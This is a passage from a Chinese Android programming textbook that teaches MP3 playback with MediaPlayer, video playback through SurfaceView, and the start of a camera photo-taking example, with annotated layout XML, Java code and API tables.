


图 10-22　MediaPlayer 的生命周期

10.5.1　播放 MP3

清楚了 MediaPlayer 类的基本使用之后，下面演示如何使用 MediaPlayer 播放 MP3 文件，要播放的文件为 mldn_ad.mp3，该文件保存在 res\raw\文件夹中。

既然要进行音频文件的播放，则需要一些播放的控制按钮，本程序定义 3 个按钮："播放"、"暂停"和"停止"按钮，同时为了操作方便，使用一个拖动条表示播放的进度。

【例 10-47】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <TextView                                                   //文本显示组件
        android:id="@+id/info"                                  //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="等待音频文件播放..." />                    //默认显示文字
    <LinearLayout                                               //内嵌布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                        //组件水平摆放
        android:layout_width="wrap_content"                     //布局管理器宽度为内容宽度
        android:layout_height="wrap_content">                   //布局管理器高度为内容高度
        <ImageButton                                            //图片按钮
            android:id="@+id/play"                              //组件 ID，程序中使用
            android:layout_width="wrap_content"                 //组件宽度为图片宽度
            android:layout_height="wrap_content"                //组件高度为图片高度
            android:src="@drawable/play" />                     //组件图片
        <ImageButton                                            //组件 ID，程序中使用
            android:id="@+id/pause"                             //组件 ID，程序中使用
            android:layout_width="wrap_content"                 //组件宽度为图片宽度
            android:layout_height="wrap_content"                //组件高度为图片高度
            android:src="@drawable/pause" />                    //组件图片
        <ImageButton                                            //组件 ID，程序中使用
            android:id="@+id/stop"                              //组件 ID，程序中使用
            android:layout_width="wrap_content"                 //组件宽度为图片宽度
            android:layout_height="wrap_content"                //组件高度为图片高度
            android:src="@drawable/stop" />                     //组件图片
    </LinearLayout>
    <SeekBar                                                    //拖动条组件
        android:id="@+id/seekbar"                               //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />                 //组件高度为组件高度
</LinearLayout>
```

在本程序中嵌套了一个内部的布局管理器，在内嵌布局管理器中使用了 3 个图片按钮，布

局的运行效果如图 10-23 所示。



图 10-23　布局管理器效果

【例 10-48】 定义 Activity 程序，操作音频文件（分段讲解）

```
package org.lxh.demo;
import android.app.Activity;
import android.media.MediaPlayer;
import android.media.MediaPlayer.OnCompletionListener;
import android.os.AsyncTask;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
import android.widget.SeekBar;
import android.widget.SeekBar.OnSeekBarChangeListener;
import android.widget.TextView;
public class MyMediaPlayeDemo extends Activity {
	private ImageButton play = null;				//图片按钮
	private ImageButton pause = null;				//图片按钮
	private ImageButton stop = null;				//图片按钮
	private TextView info = null;					//文本显示组件
	private MediaPlayer myMediaPlayer = null;		//媒体播放
	private boolean pauseFlag = false;				//暂停播放标记
	private boolean playFlag = true ;				//是否播放标记
	private SeekBar seekbar = null;					//拖动条
```

本程序的主要功能是完成 MP3 音频文件的播放，所以首先定义了 3 个控制播放的图片按钮（ImageButton）：play（播放）、pause（暂停）和 stop（停止），而后定义的 TextView 组件主要用于显示当前的播放状态，而 SeekBar 组件提供了一个拖拽功能，可以实现在指定位置处进行音频播放。

```
@Override
public void onCreate(Bundle savedInstanceState) {
	super.onCreate(savedInstanceState);
	super.setContentView(R.layout.main);									//调用布局文件
	this.info = (TextView) super.findViewById(R.id.info);					//取得组件
	this.play = (ImageButton) super.findViewById(R.id.play);				//取得组件
	this.pause = (ImageButton) super.findViewById(R.id.pause);				//取得组件
	this.stop = (ImageButton) super.findViewById(R.id.stop);				//取得组件
	this.seekbar = (SeekBar) super.findViewById(R.id.seekbar);				//取得组件
	this.play.setOnClickListener(new PlayOnClickListenerImpl()) ;			//按钮单击事件
	this.pause.setOnClickListener(new PauseOnClickListenerImpl());			//按钮单击事件
	this.stop.setOnClickListener(new StopOnClickListenerImpl());			//按钮单击事件
}
```

onCreate()方法的主要功能是依次取得在布局管理文件中定义的各个组件，之后为 3 个音频控制按钮设置单击事件。

```
private class PlayOnClickListenerImpl implements OnClickListener {
	@Override
	public void onClick(View view) {
		MyMediaPlayeDemo.this.myMediaPlayer = MediaPlayer.create(
				MyMediaPlayeDemo.this, R.raw.mldn_ad);		//找到指定的资源
		MyMediaPlayeDemo.this.myMediaPlayer
				.setOnCompletionListener(new OnCompletionListener() {
					@Override
					public void onCompletion(MediaPlayer media) {
						MyMediaPlayeDemo.this.playFlag = false ;	//播放完毕
						media.release();			//释放所有状态
					}
				});						//播放完毕监听
		MyMediaPlayeDemo.this.seekbar.setMax(MyMediaPlayeDemo.this.myMediaPlayer
				.getDuration());			//设置拖动条长度为媒体长度
		UpdateSeekBar update = new UpdateSeekBar() ;	//启动子线程更新拖动条
		update.execute(1000) ;				//休眠 1 秒
		MyMediaPlayeDemo.this.seekbar.setOnSeekBarChangeListener(
				new OnSeekBarChangeListenerImpl());	//拖动条改变音乐播放位置
		if (MyMediaPlayeDemo.this.myMediaPlayer != null) {
			MyMediaPlayeDemo.this.myMediaPlayer.stop();	//停止播放
		}
		try {
			MyMediaPlayeDemo.this.myMediaPlayer.prepare(); //进入到预备状态
			MyMediaPlayeDemo.this.myMediaPlayer.start();	//播放文件
			MyMediaPlayeDemo.this.info.setText("正在播放音频文件...");	//设置文字
		} catch (Exception e) {
			MyMediaPlayeDemo.this.info.setText("文件播放出现异常，" + e);	//设置文字
		}
	}
}
```

本程序主要完成“播放”按钮的事件处理程序，当单击“播放”按钮后，会首先通过 MediaPlayer 类中的 create()方法找到要播放的音频文件，并且为此播放器设置一个监听操作，这样在播放完成之后会自动释放所占用的资源。另外，由于进度条的显示位置也应该与音频播放点保持同步，所以专门定义了一个 UpdateSeekBar 类完成拖拽条的进度更新，而后启动播放程序进行音乐的播放操作。

```
private class UpdateSeekBar extends AsyncTask<Integer, Integer, String> {
	@Override
	protected void onPostExecute(String result) {			//任务执行完后执行
	}
	@Override
	protected void onProgressUpdate(Integer... progress) {		//每次更新之后的数值
		MyMediaPlayeDemo.this.seekbar.setProgress(progress[0]) ;	//更新拖动条
	}
	@Override
	protected String doInBackground(Integer... params) {		//处理后台任务
```

```
            while (MyMediaPlayeDemo.this.playFlag) {                  //进度条累加
                try {
                    Thread.sleep(params[0]);                          //延缓执行
                } catch (InterruptedException e) {
                    e.printStackTrace();
                }
                this.publishProgress(MyMediaPlayeDemo.this.myMediaPlayer
                        .getCurrentPosition());                       //修改拖动条
            }
            return null;                                              //返回执行结果
        }
}
```

UpdateSeekBar 类的主要功能是完成拖拽条的更新操作，每一次都会根据播放的情况自动更新拖拽条的进度。

```
private class OnSeekBarChangeListenerImpl implements OnSeekBarChangeListener {
    @Override
    public void onProgressChanged(SeekBar seekBar,
            int progress, boolean fromUser) {
    }
    @Override
    public void onStartTrackingTouch(SeekBar seekBar) {
    }
    @Override
    public void onStopTrackingTouch(SeekBar seekBar) {         //进度条停止拖拽
        MyMediaPlayeDemo.this.myMediaPlayer.seekTo(seekBar
                .getProgress());                               //定义播放位置
    }
}
```

本监听器的主要功能是在用户拖动拖拽条改变进度时，改变 MediaPlayer 播放的位置点，这样就可以实现播放进度的改变。

```
private class PauseOnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View view) {
        if (MyMediaPlayeDemo.this.myMediaPlayer != null) {
            if (MyMediaPlayeDemo.this.pauseFlag) {             //为 true 表示由暂停变为播放
                MyMediaPlayeDemo.this.myMediaPlayer.start();   //播放文件
                MyMediaPlayeDemo.this.pauseFlag = false;       //修改标记位
            } else {                                           //为 false 表示由播放变为暂停
                MyMediaPlayeDemo.this.myMediaPlayer.pause();   //暂停播放
                MyMediaPlayeDemo.this.pauseFlag = true;        //修改标记位
            }
        }
    }
}
```

当暂停播放音乐时，会使用 MediaPlayer 类中的 pause()方法，而当用户再次单击“暂停”按钮后，会继续进行播放。

```
    private class StopOnClickListenerImpl implements OnClickListener {
        @Override
```



```
            public void onClick(View view) {
                if (MyMediaPlayeDemo.this.myMediaPlayer != null) {
                    MyMediaPlayeDemo.this.myMediaPlayer.stop();         //停止播放
                    MyMediaPlayeDemo.this.info.setText("停止播放音频文件...");
                }
            }
        }
}
```

当需要停止播放音频文件时，直接使用 stop()方法即可完成控制。

10.5.2　播放视频

MediaPlayer 除了可以播放音频之外，还可以播放视频，但是如果要播放视频，只依靠 MediaPlayer 是不够的，还需要编写一个可以用于视频显示的空间，而这块显示空间要求可以快速地进行 GUI 的更新，而且可以在渲染代码时对 GUI 进行无阻塞的渲染，如果要完成此功能，则必须依靠 android.view.SurfaceView 组件。SurfaceView 组件封装了一个 Surface 对象，而不是一个 Canvas 对象，使用 Surface 可以完成对后台线程的控制，对于视频、3D 图形等需要快速更新或者高帧率的对象有很大的用处。

android.view.SurfaceView 类是 View 的子类，其常用方法如表 10-27 所示。

表 10-27　SurfaceView 类的常用方法

No.	方　　法	类　　型	描　　述
1	public SurfaceView(Context context)	构造	创建 SurfaceView 类的对象
2	public SurfaceHolder getHolder()	普通	取得一个 SurfaceHolder 类的对象

在 SurfaceView 类中，getHolder()方法是最常用的一个操作，此方法返回一个 android.view.SurfaceHolder 接口的实例化对象，而使用 SurfaceHolder 接口可以控制显示的大小、像素等，SurfaceHolder 类的常量及常用方法如表 10-28 所示。

表 10-28　SurfaceHolder 类的常量及常用方法

No.	常量或方法	类　　型	描　　述
1	public static final int SURFACE_TYPE_PUSH_BUFFERS	常量	该 Surface 不包含原生数据，用到的数据由其他对象提供
2	public abstract void addCallback(SurfaceHolder.Callback callback)	普通	设置一个 Callback 操作
3	public abstract Canvas lockCanvas()	普通	锁定画布，返回的 Canvas 可以直接进行绘图
4	public abstract Canvas lockCanvas (Rect dirty)	普通	锁定画布的某一个特定的矩形区域
5	public abstract void unlockCanvasAndPost (Canvas canvas)	普通	结束画布的锁定
6	public abstract void setFixedSize(int width, int height)	普通	设置一个显示的 Video 大小
7	public abstract void setType(int type)	普通	设置 SurfaceView 类型

下面使用 SurfaceView 和 MediaPlayer 完成一个简单的视频播放器的制作，为了操作方便，本程序将采用播放 SD 卡中的视频文件的形式进行操作，播放的文件名称为 mldn.3gp。

【例 10-49】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"					//所有组件垂直摆放
	android:layout_width="fill_parent"				//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">				//布局管理器高度为屏幕高度
	<LinearLayout							//定义线性布局管理器
		xmlns:android="http://schemas.android.com/apk/res/android"
		android:orientation="horizontal"			//所有组件水平摆放
		android:layout_width="wrap_content"			//布局管理器宽度为组件宽度
		android:layout_height="wrap_content">		//布局管理器高度为组件高度
		<ImageButton						//图片按钮
			android:id="@+id/play"			//组件 ID，程序中使用
			android:layout_width="wrap_content"	//组件宽度为图片宽度
			android:layout_height="wrap_content"	//组件高度为图片高度
			android:src="@drawable/play" />		//设置显示图片
		<ImageButton						//图片按钮
			android:id="@+id/stop"			//组件 ID，程序中使用
			android:layout_width="wrap_content"	//组件宽度为图片宽度
			android:layout_height="wrap_content"	//组件高度为图片高度
			android:src="@drawable/stop" />		//设置显示图片
	</LinearLayout>
	<SurfaceView							//定义 SurfaceView 组件
		android:id="@+id/surfaceView"			//组件 ID，程序中使用
		android:layout_width="fill_parent"			//组件宽度为屏幕宽度
		android:layout_height="fill_parent" />		//组件高度为屏幕高度
</LinearLayout>
```

本程序在定义组件时只定义了“播放”和“停止”两个按钮，随后定义了一个 SurfaceView 组件，此组件可以进行高速的 GUI 刷新，以达到视频显示的目的。

【例 10-50】 定义 Activity 程序，操作视频

```
package org.lxh.demo;
import android.app.Activity;
import android.media.AudioManager;
import android.media.MediaPlayer;
import android.os.Bundle;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
public class MyVideoPlayerDemo extends Activity {
	private ImageButton play = null;
	private ImageButton stop = null;
	private MediaPlayer media = null;
```

```
	private SurfaceView surfaceView = null;
	private SurfaceHolder surfaceHolder = null;
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局文件
		this.play = (ImageButton) super.findViewById(R.id.play);
		this.stop = (ImageButton) super.findViewById(R.id.stop);
		this.surfaceView = (SurfaceView) super.findViewById(R.id.surfaceView);
		this.surfaceHolder = this.surfaceView.getHolder();		//取得 SurfaceHolder
		this.surfaceHolder.setType(
				SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);//设置 SurfaceView 的类型
		this.media = new MediaPlayer();					//创建 MediaPlayer 对象
		try {
			this.media.setDataSource("/sdcard/mldn.3gp");		//设置播放文件的路径
		} catch (Exception e) {
			e.printStackTrace();
		}
		this.play.setOnClickListener(new PlayOnClickListenerImpl());	//单击事件
		this.stop.setOnClickListener(new StopOnClickListenerImpl());	//单击事件
	}
	private class PlayOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View arg0) {
			MyVideoPlayerDemo.this.media.setAudioStreamType(
					AudioManager.STREAM_MUSIC);		//设置音频类型
			MyVideoPlayerDemo.this.media.setDisplay(
					MyVideoPlayerDemo.this.surfaceHolder);	//设置显示的区域
			try {
				MyVideoPlayerDemo.this.media.prepare();		//预备状态
				MyVideoPlayerDemo.this.media.start();		//播放视频
			} catch (Exception e) {
				e.printStackTrace();
			}
		}
	}
	private class StopOnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View arg0) {
			MyVideoPlayerDemo.this.media.stop();			//停止播放
		}
	}
}
```

在本程序中，对于视频播放控制依然使用 MediaPlayer 类中的 prepare()、start()和 stop() 3 个方法完成，随后在进行视频显示时，首先通过 SurfaceView 取得了一个 SurfaceHolder 类的对象，此对象可以对视频显示的一些操作进行控制，之后再使用 MediaPlayer 类中的 setDisplay()方法将

所有的显示操作交给 SurfaceView 组件完成，本程序的运行效果如图 10-24 所示。

图 10-24　播放视频

10.6　使用摄像头拍照

使用 SurfaceView 组件可以进行音、视频文件的播放，同样可以实现照片的浏览功能。在支持拍照的手机上，都会为用户提供一个预览的屏幕，显示当前摄像头所采集到的图像，而这种功能可以利用 SurfaceView 实现。SurfaceView 中的操作核心就在于对 android.view.SurfaceHolder 对象的操作，在 10.5 节中，只是通过 SurfaceView 取得了一个 SurfaceHolder 对象进行操作，如果要实现拍照功能，则首先必须手工实现 android.view.SurfaceHolder.Callback 操作接口，在此接口中定义了高速图像浏览时的各个操作方法，如表 10-29 所示。

表 10-29　SurfaceHolder.Callback 接口中定义的方法

No.	方　　法	类　　型	描　　述
1	public abstract void surfaceChanged (SurfaceHolder holder, int format, int width, int height)	普通	当预览界面的格式和大小发生改变时会触发此操作
2	public abstract void surfaceCreated (SurfaceHolder holder)	普通	当预览界面被创建时会触发此操作
3	public abstract void surfaceDestroyed (SurfaceHolder holder)	普通	当预览界面关闭时会触发此操作

除了拍照的预览界面之外，重要的组成组件就是调用摄像头的操作类 android.hardware.Camera，此类主要负责完成拍照图片的参数设置及保存，其常用操作方法如表 10-30 所示。



表 10-30　Camera 类的常用操作方法

No.	方　法	类　型	描　述
1	public final void autoFocus (Camera.AutoFocusCallback cb)	普通	自动对焦
2	public final void cancelAutoFocus()	普通	取消自动对焦
3	public static int getNumberOfCameras()	普通	得到摄像头的个数
4	public Camera.Parameters getParameters()	普通	得到摄像头的各个参数
5	public final void lock()	普通	锁定设备
6	public static Camera open(int cameraId)	普通	打开指定的摄像头，以获得 Camera 对象
7	public static Camera open()	普通	打开默认的摄像头
8	public final void reconnect()	普通	重新连接摄像头
9	public final void release()	普通	释放摄像头资源
10	public void setParameters(Camera.Parameters params)	普通	设置摄像头的若干参数
11	public final void startPreview()	普通	开始预览
12	public final void stopPreview()	普通	停止预览
13	public final void takePicture(Camera.ShutterCallback shutter, Camera.PictureCallback raw, Camera.PictureCallback jpeg)	普通	捕获图像
14	public final void unlock()	普通	设备解除锁定
15	public final void setZoomChangeListener (Camera.OnZoomChangeListener listener)	普通	显示区域发生改变时触发
16	public final void setDisplayOrientation(int degrees)	普通	设置摄像头角度

另外，通过 DOC 文档查询可以发现，实际上在 android.hardware.Camera 类中也定义了若干个内部接口，这些内部接口的作用如表 10-31 所示。

表 10-31　Camera 类中定义的内部接口

No.	接 口 名 称	描　述
1	android.hardware.Camera.AutoFocusCallback	自动对焦的回调操作
2	android.hardware.Camera.ErrorCallback	错误出现时的回调操作
3	android.hardware.Camera.OnZoomChangeListener	显示区域改变时的回调操作
4	android.hardware.Camera.PictureCallback	图片生成时的回调操作
5	android.hardware.Camera.PreviewCallback	预览时的回调操作
6	android.hardware.Camera.ShutterCallback	按下快门后的回调操作

表 10-31 所示的 6 个回调接口中都有各自的回调方法，有需要的读者可以通过 DOC 文档进行查询，本书不再重复列出。掌握了以上基本概念之后，下面讲解如何使用手机摄像头完成照片拍摄的操作。

提示

本程序需要手机支持。

在 Android 提供的模拟器上，由于不存在摄像设备，所以要想正确地完成本程序的使用，必须在 Android 手机上运行。

【例 10-51】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <Button                                                     //按钮组件
        android:id="@+id/but"                                   //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="照相" />                                   //默认显示文字
    <SurfaceView                                                //定义 SurfaceView
        android:id="@+id/surface"                               //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />                 //组件高度为自身高度
</LinearLayout>
```

在本布局管理器中，只是定义了一个按钮组件和一个 SurfaceView 组件，其中按钮组件的功能是负责在对焦之后生成图片，而 SurfaceView 的功能是用于摄像头浏览。

【例 10-52】 定义 Activity 程序，操作摄像头（分段列出）

```
package org.lxh.demo;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import android.app.Activity;
import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.graphics.PixelFormat;
import android.hardware.Camera;
import android.hardware.Camera.AutoFocusCallback;
import android.hardware.Camera.Parameters;
import android.hardware.Camera.PictureCallback;
import android.hardware.Camera.ShutterCallback;
import android.os.Bundle;
import android.os.Environment;
import android.view.Display;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.Window;
import android.view.WindowManager;
import android.widget.Button;
import android.widget.Toast;
public class MyCameraDemo extends Activity {
    private SurfaceHolder holder = null;                            //SurfaceHolder
    private SurfaceView surface = null;                             //SurfaceView
```

```
        private Camera cam = null;                                  //拍照组件
        private Button but = null;                                  //按钮组件
        private boolean previewRunning = true;                      //预览结束的标记
```

在本程序中首先定义了以下几个类属性。

- ☑ SurfaceHolder holder：主要用来设置图片的类型、分辨率等参数以及指定 SurfaceHolder. Callback。
- ☑ SurfaceView surface：主要用于取得 SurfaceHolder 对象。
- ☑ Camera cam：负责具体的拍照操作。
- ☑ Button but：操作按钮，当用户单击按钮之后可以进行图像的拍摄。
- ☑ boolean previewRunning：保存现在是否是预览状态。

```
@Override
public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.requestWindowFeature(Window.FEATURE_NO_TITLE);                //不显示标题
        super.getWindow().setFlags(WindowManager.LayoutParams.FLAG_FULLSCREEN,
                WindowManager.LayoutParams.FLAG_FULLSCREEN);               //全屏显示
        super.getWindow().addFlags(
                WindowManager.LayoutParams.FLAG_KEEP_SCREEN_ON); //高亮显示
        super.setContentView(R.layout.main);                        //布局管理器
        this.but = (Button) super.findViewById(R.id.but);           //取得组件
        this.surface = (SurfaceView) findViewById(R.id.surface);    //取得组件
